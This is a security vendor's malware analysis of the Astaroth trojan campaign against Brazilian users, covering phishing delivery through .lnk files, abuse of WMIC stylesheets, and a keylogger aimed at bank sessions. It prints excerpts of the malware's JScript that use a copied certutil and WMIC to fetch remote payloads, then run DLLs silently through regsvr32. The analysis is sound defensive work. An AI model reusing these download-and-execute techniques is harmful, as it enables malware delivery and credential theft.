We’re Seeing a Resurgence of the Demonic Astaroth WMIC Trojan - Cofense

By Cofense

Published: 2018-09-10 · Archived: 2026-04-05 16:04:16 UTC

By Jerome Doaty and Garrett Primm

The Cofense™ Phishing Defense Center (PDC) has recently defended against a resurgence of Astaroth, with dozens of hits across our customer base in the last week. In just one week, some estimated 8,000 machines have been potentially compromised.

The Astaroth trojan, named for its use of satanic variable names (the “Great Duke of Hell” in ancient lore), has been around since late 2017. Astaroth is known for infecting victims through fake invoice emails, the majority of which originate from a malicious sender impersonating legitimate services using cam.br domains.



Fig. 1 Impersonating *TicketLog*

This revived campaign has been well planned and supported, exclusively targeting South Americans. All the campaign’s URLs are Cloudflare hosted, only delivering their payloads to South American IP addresses.



Fig. 2 Successful payload download

Astaroth's initial payload is a malicious .lnk file, a common delivery method used by threat actors. Malicious .lnk files contain a link to a URL (instead of the expected local URI) to grab the next payload.

Leveraging Existing Windows Services to Deliver Malware

Windows Management Instrumentation Console (WMIC) provides a command line interface to WMI. WMIC is a good tool for managing windows hosts and is widely favored by desktop administrators. The verb **get** can be used in a myriad of ways to retrieve information for a machine, however in this case **os get /format:** is being abused to download payloads from non-local resources with .xsl extensions. Downloading stylesheets allows for emended JavaScript and VBS to be run from within them, at which point any type of malware could be staged and run quite easily. In the case of Astaroth trojan, the .lnk file contains an argument into WMIC.exe to run in non-interactive mode, which forgoes opening a window that the victim could notice, to download the hardcoded url in the .lnk. and exit.



Fig. 3 WMIC abuse

Astaroth retrieves a .php file from this URL containing a style sheet with embedded JavaScript. Navigating to the web page manually to view:source reveals the code, which at the time of writing happened to not be obfuscated in any significant way.

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-micros
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
    <ms:script implements-prefix="user" language="JScript">
    <![CDATA[


function radador(min, max)
{

//
  return Math.round(Math.random()*(max-min)+min)
}


    var xLuciferxs;
    var xCaverax;
    var xVRXastaroth;
    var xVRXastaroth2;
    var ss1;
    var cerfull;
    var pingadori;
    var sVarRaz;
    var smaeVar;
    var smaeVarTask;
    var sEXcVarTask;
    xLuciferxs = false;
    xCaverax = false;
    var AppWshShell = new ActiveXObject("Scripting.FileSystemObject");
    var WshShell = new ActiveXObject("WScript.Shell");
    var sdjkhiwewsw = new ActiveXObject("WScript.Shell");
    var kdcafex = new ActiveXObject("WScript.Shell");
    var MaisShell = new ActiveXObject("WScript.Shell");
    var xxWshShell = new ActiveXObject("WScript.Shell");
    var masterAppData = new ActiveXObject("WScript.Shell");

xCaverax = false;

pingadori = radador(1,22);
smaeVar = "09/";

if (pingadori == 1)
```

Fig. 4 Embedded JS in .xsl.

After defining several variables, some of which contain ActiveX objects for file execution and manipulation later, the script uses a function to “roll” a random number.

```
function radador(min, max)
{
  return Math.round(Math.random()*(max-min)+min)
}
```

Fig. 5 “radador” dice roll function

The number selected is then used to select a payload URL from a list.

```
pingadori = radador(1,154);
```

```
if (pingadori == 1)
{
xVRXastaroth = "[redacted]";
}
if (pingadori == 2)
{
xVRXastaroth = "[redacted]";
}
if (pingadori == 3)
{
xVRXastaroth = "[redacted]";
```

Fig. 6 Domain list

The code frequently reuses the "xVRxastaroth" variable, potentially useful for future fingerprinting. All the ***154*** domains listed were hosted on CloudFlare. An increasingly popular tactic by threat actors is to use legitimate hosting services like Google Cloud or CloudFlare for their payload and C2 infrastructure, making it much more difficult to safely block IPs.

```
remnux@remnux:~$ host [redacted].website
[redacted].website has address 104.31.82.60
[redacted].website has address 104.31.83.60
```

```
NetRange:       104.16.0.0 - 104.31.255.255
CIDR:           104.16.0.0/12
NetName:        CLOUDFLARENET
NetHandle:      NET-104-16-0-0-1
Parent:         NET104 (NET-104-0-0-0-0)
NetType:        Direct Assignment
OriginAS:       AS13335
Organization:   Cloudflare, Inc. (CLOUD14)
RegDate:        2014-03-28
Updated:        2017-02-17
Comment:        All Cloudflare abuse reporting can be done via
flare.com/abuse
Ref:            https://rdap.arin.net/registry/ip/104.16.0.0
```

Fig. 7 CloudFlare hosting

After the domain has been selected, the payload URL to another stylesheet is loaded using WMIC yet again. The domain that is selected will have the hard-coded value of /Seu7v130a.xsl? appended to it as well as a randomly selected number between 1111111 and 9999999.

```
var WSh = new ActiveXObject("WScript.Shell");
var ShA = new ActiveXObject("Shell.Application");
ShA.ShellExecute("WMIC.exe",' os get /format:"'+xVRXastaroth+'/Seu7v130a.xsl?'+radador(1111111,9999999)+'"', "", "open", 0);
```

For example:

hxxp://ta4dcmj[.]proxy6x-server[.]website/09//Seu7v130a[.]xsl?3314468[.]xsl

This payload contains much more embedded JavaScript and is part of the core functionality of the malware delivery. The same variables that are declared in the initial stylesheet are reused here, including the RNG roller for a payload domain. After selecting a payload URL, the script will create copies of **certutil** and **regsvr32** to the **temp** directory for later use.

```
try
{
AppWshShell.CopyFile("C:\\Windows\\System32\\certutil.exe",masterAppData.ExpandEnvironmentStrings("%temp%")+"\\certis.exe");
}
catch (ex)
{

}


try
{
AppWshShell.CopyFile("C:\\Windows\\System32\\regsvr32.exe",sVarTEMRaz);
}
catch (ex)
{
```

Fig. 8 Making a copy of certutil and regsvr32

Certutil.exe (a copy is renamed to certis.exe by the trojan) is normally used in a windows environment to manage certificates, but in this case, it is used by the second stylesheet to download the malware payloads. The script creates a function that will run the copied **certutil** in the temp folder with parameters **-urlcache** and the options **-f** and **-split**. This will cache a force fetched URL and save the fetched URL to a file.

```
function Bxaki(url, file)
{

    try
    {
    kdcafex
    xxWshShell.run("%temp%/certis.exe -urlcache -split -f "+url+" "+file,0,false);
    }
    catch (ex)
    {

        return false;
    }


    return true;
}
```

Fig. 9 Caching URLs and downloading payloads

This function is used repeatedly to retrieve the rest of the malware payload. A check is also performed to ensure each file has been downloaded to the correct folder before proceeding.

```
if (AppWshShell.FileExists(sVarRaz+"\\fghwqakkwda.jpg")){
 if (AppWshShell.FileExists(sVarRaz+"\\fghwqakkwdb.jpg")){
   if (AppWshShell.FileExists(sVarRaz+"\\fghwqakkwddwwn.gif")){
    if (AppWshShell.FileExists(sVarRaz+"\\fghwqakkwde.jpg")){
     if (AppWshShell.FileExists(sVarRaz+"\\fghwqakkwdf.jpg")){
      if (AppWshShell.FileExists(sVarRaz+"\\fghwqakkwdg.gif")){
        if (AppWshShell.FileExists(sVarRaz+"\\fghwqakkwdxa.gif")){

         if (AppWshShell.FileExists(sVarRaz+"\\fghwqakkwd64.dll")){
```

Fig. 10 Ensuring the files have been downloaded

After the malware is downloaded and files verified, the script will check in the **C:\Program Files** directory for the presence Avast antivirus, which happens to be the most common installed AV worldwide.

```
ss1 = "fghwqakkwd64.dll";
// Note that stem1+stem2+stem3 = C:\\Program Files\\AVAST Software\\Avast\\aswRunDll.exe
if (AppWshShell.FileExists(stem1+stem2+stem3)){
  try
  {
  xxWshShell.run('"'+stem1+stem2+stem3+'" "'+sVarRaz+"\\"+ss1+'"  /dasd /'+radador(0000001,999999999),0,false);
  \\ If Avast is installed, quit script exectution.\\
  WScript.Quit(666);
  }
  catch (ex)
  {
```

Fig. 11 AV detection

If there is no Avast install present, the script proceeds to the final .dll execution using **regsvr32** and quits.

```
if (!AppWshShell.FileExists(stem1+stem2+stem3)){
  try
  {
  //xxWshShell.run('regsvr32.exe /s  "'+sVarRaz+"\\"+ss1+'"',0,true);
  ShA.ShellExecute("regsvr32.exe", ' /s "'+sVarRaz+"\\"+ss1+'"', " ", "open", 0);
  WScript.Quit(666);
  }
  catch (ex)
  {

  }
```

Fig. 12 The trojan is complete

A database of victims

After the malware is successful in infecting a host it will generate a plaintext log (**r1.log)** located in the **tempwl** directory. This log contains the external IP, the geographic location, the machine name, the time the machine was infected, as well as fields to be logged in the threat actor's database.

Fig. 13 Victim logging

This information is then sent to a sqlite database located in the root directory of the first payload URL as seen in the snippet below. There were multiple open directories in **~/9/**. Decrementing the number to 0 revealed several other open directories with downloadable sqlite databases, more than likely from previous campaigns. These victims totaled *in the thousands, with approximately 8,000 in a single week.*



Fig. 14 Open directory…

Here is one of the databases viewed in a sqlite browser. Each field is base64 decoded.

	id	ip	local	nomeload	hora	ref	valor	reverso
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	1	MTU4LjY5Ljl1...	Q0EgLSBRdW...	djEzMCSwaHA=	MjAvMDgvMjA...		1	bnM1NDQ4Mz...
2	2	MTc5LjIzMi4x...	QlBgLS8SaWB...	djEzMCSwaHA=	MjEvMDgvMjA...		1	MTc5LjIzMi4x...
3	3	MTkxLjguMjQ...	QlBgLS8TYWB...	djEzMCSwaHA=	MjEvMDgvMjA...		21	MTkxLTgtMjQ...
4	4	MTc5LjE4Ny4...	QlBgLS8Hb2lh...	djEzMCSwaHA=	MjEvMDgvMjA...		1	MTc5LjE4Ny4...
5	5	MTc3LjY5LjEx...	QlBgLS8TYWB...	djEzMCSwaHA=	MjEvMDgvMjA...		404	Z3A0dGVsZW...

COFENSE

Fig. 15 Database dump

Decoded, it reveals a detailed log of each affected machine. Note the first entry of a machine hosted on a Canadian VPS. This was the first entry across every database dump gathered and was certainly an anomaly compared to the otherwise South American machines, the primary target of this malware. It's difficult to say for sure, but this was possibly the threat actor testing his infrastructure.

id	ip	local	nomeload	time	ref	value	reverso
1		CA - Quebec - Montreal	v130.php	20/08/2018 21:37:12		3	
2		BR - Rio de Janeiro - Resende	v130.php	21/08/2018 04:48:14		2	
3		BR - Sao Paulo - Indaiatuba	v130.php	21/08/2018 06:55:36		3	
4		BR - Goias - GoiÃ¢nia	v130.php	21/08/2018 07:07:24		1	
5		BR - Sao Paulo - Campinas	v130.php	21/08/2018 07:14:42		1	
6		BR - Minas Gerais - Contagem	v130.php	21/08/2018 07:15:29		1	
7		BR - Sao Paulo - RibeirÃ£o Preto	v130.php	21/08/2018 07:15:42		1	
8		BR - Parana - Cerro Azul	v130.php	21/08/2018 07:26:04		1	
9		BR - Rio Grande do Sul - Montenegro	v130.php	21/08/2018 07:27:20		2	
10		BR - Rio de Janeiro - Duque de Caxias	v130.php	21/08/2018 07:28:08		1	
11		BR - Sao Paulo - Matao	v130.php	21/08/2018 07:28:36		1	
12		BR - Sergipe - Aracaju	v130.php	21/08/2018 07:42:16		1	
13		BR - Sao Paulo - Campinas	v130.php	21/08/2018 07:42:53		3	
14		BR - Rio de Janeiro - Rio de Janeiro	v130.php	21/08/2018 07:49:20		1	
15		BR - Espirito Santo - Cariacica	v130.php	21/08/2018 07:55:15		3	

COFENSE

Fig. 16 Potentially infected machines

The Malware

After the Astaroth trojan verifies that each core file and binary has been run, the malware payload is executed. It is important to note that any payload could be delivered via WMIC stylesheet abuse, and Astaroth should be considered a versatile delivery method. However, the campaign that the PDC has recently observed has been delivering this keylogger exclusively. Amongst the downloaded files, the fake .gif and .jpg files appear to be dependencies for the malware. However, their magic bytes are not of any known file type and there are no .text or other PE sections in the hex, suggesting that they are not executable. There does appear to be function names however, including **PeekMessageA**, which has been previously observed in other keylogging malware. There are also several log files present, and a folder called **vri** that is also populated with logs as the malware runs.



Fig. 17 Complete List of Malware Files



Fig. 17-2 Magic Bytes of ".jpg" file

Fig. 17-3 Function names

To target specific victims, Astaroth is locale aware; any attempts to run the malware without locale spoofing will result in failed downloads and the inability to run the .dll files. Some cursory analysis of one of the .dlls reveals it was coded in Delphi, as well as use the **GetLocaleInfoA** function, allowing it to pull the locale information of the infected machine.



Fig. 18-1 Coded with Delphi



Fig. 18-2 Locale Aware

This problem was easily defeated by changing registry values in **HKEY_CURRENT_USER>Control Panel>International** to reflect a Brazilian locale, as well as enabling a Portuguese keyboard. The .dlls are first registered and run using **regsrv32** in silent mode. A startup event is also created to gain persistence.



Fig. 19-1 regsvr32 running the .dlls



Fig. 19-2 A startup event for persistence

The malware will run 2 .dlls from regsvr32 simultaneously, spawning **userinit, ctfmon, and svchost** processes.



Fig. 20 New processes

The malicious **svchost** constantly queries **ieframe.dll**, as well as **IWebBrowser2 Interface** using CLSID **dc30c1661-cdaf-11D0-8A3E-00c04fc9e26e**, both key components to interact with Internet Explorer.



Fig. 21 ieframe.dll and IWebBrowser2

This is crucial because the malware targets Internet Explorer specifically. To ensure its victim will use IE, it will terminate any process in-focus that is Chrome or Firefox, in hopes the victim will believe the browsers are “malfunctioning.” Whenever a victim uses IE and browses to specific Brazilian banks or businesses, the malware will only then begin to log keystrokes.

Fig. 22 Keylogging and exfiltrating data

The exfiltrated data is base64 that decodes into more custom encoded strings that appear to be “/” delimited. They more than likely must be XOR-ed against a specific string, so decoding is very difficult if not impossible.

Fig. 23-1 Exfiltrated data

Fig. 23-2 Custom encoded strings

Astaroth is a particularly potent threat for South American businesses. This is attack vector presents interesting problems, as blocking or restricting the use of WMIC may not be a feasible solution for some administrators.

Like malicious OfficeMacros, this form of social engineering-based attack is best mitigated with user training and awareness. Thousands of global organizations use Cofense PhishMe™ to do just that. Discover what it can do for yours.
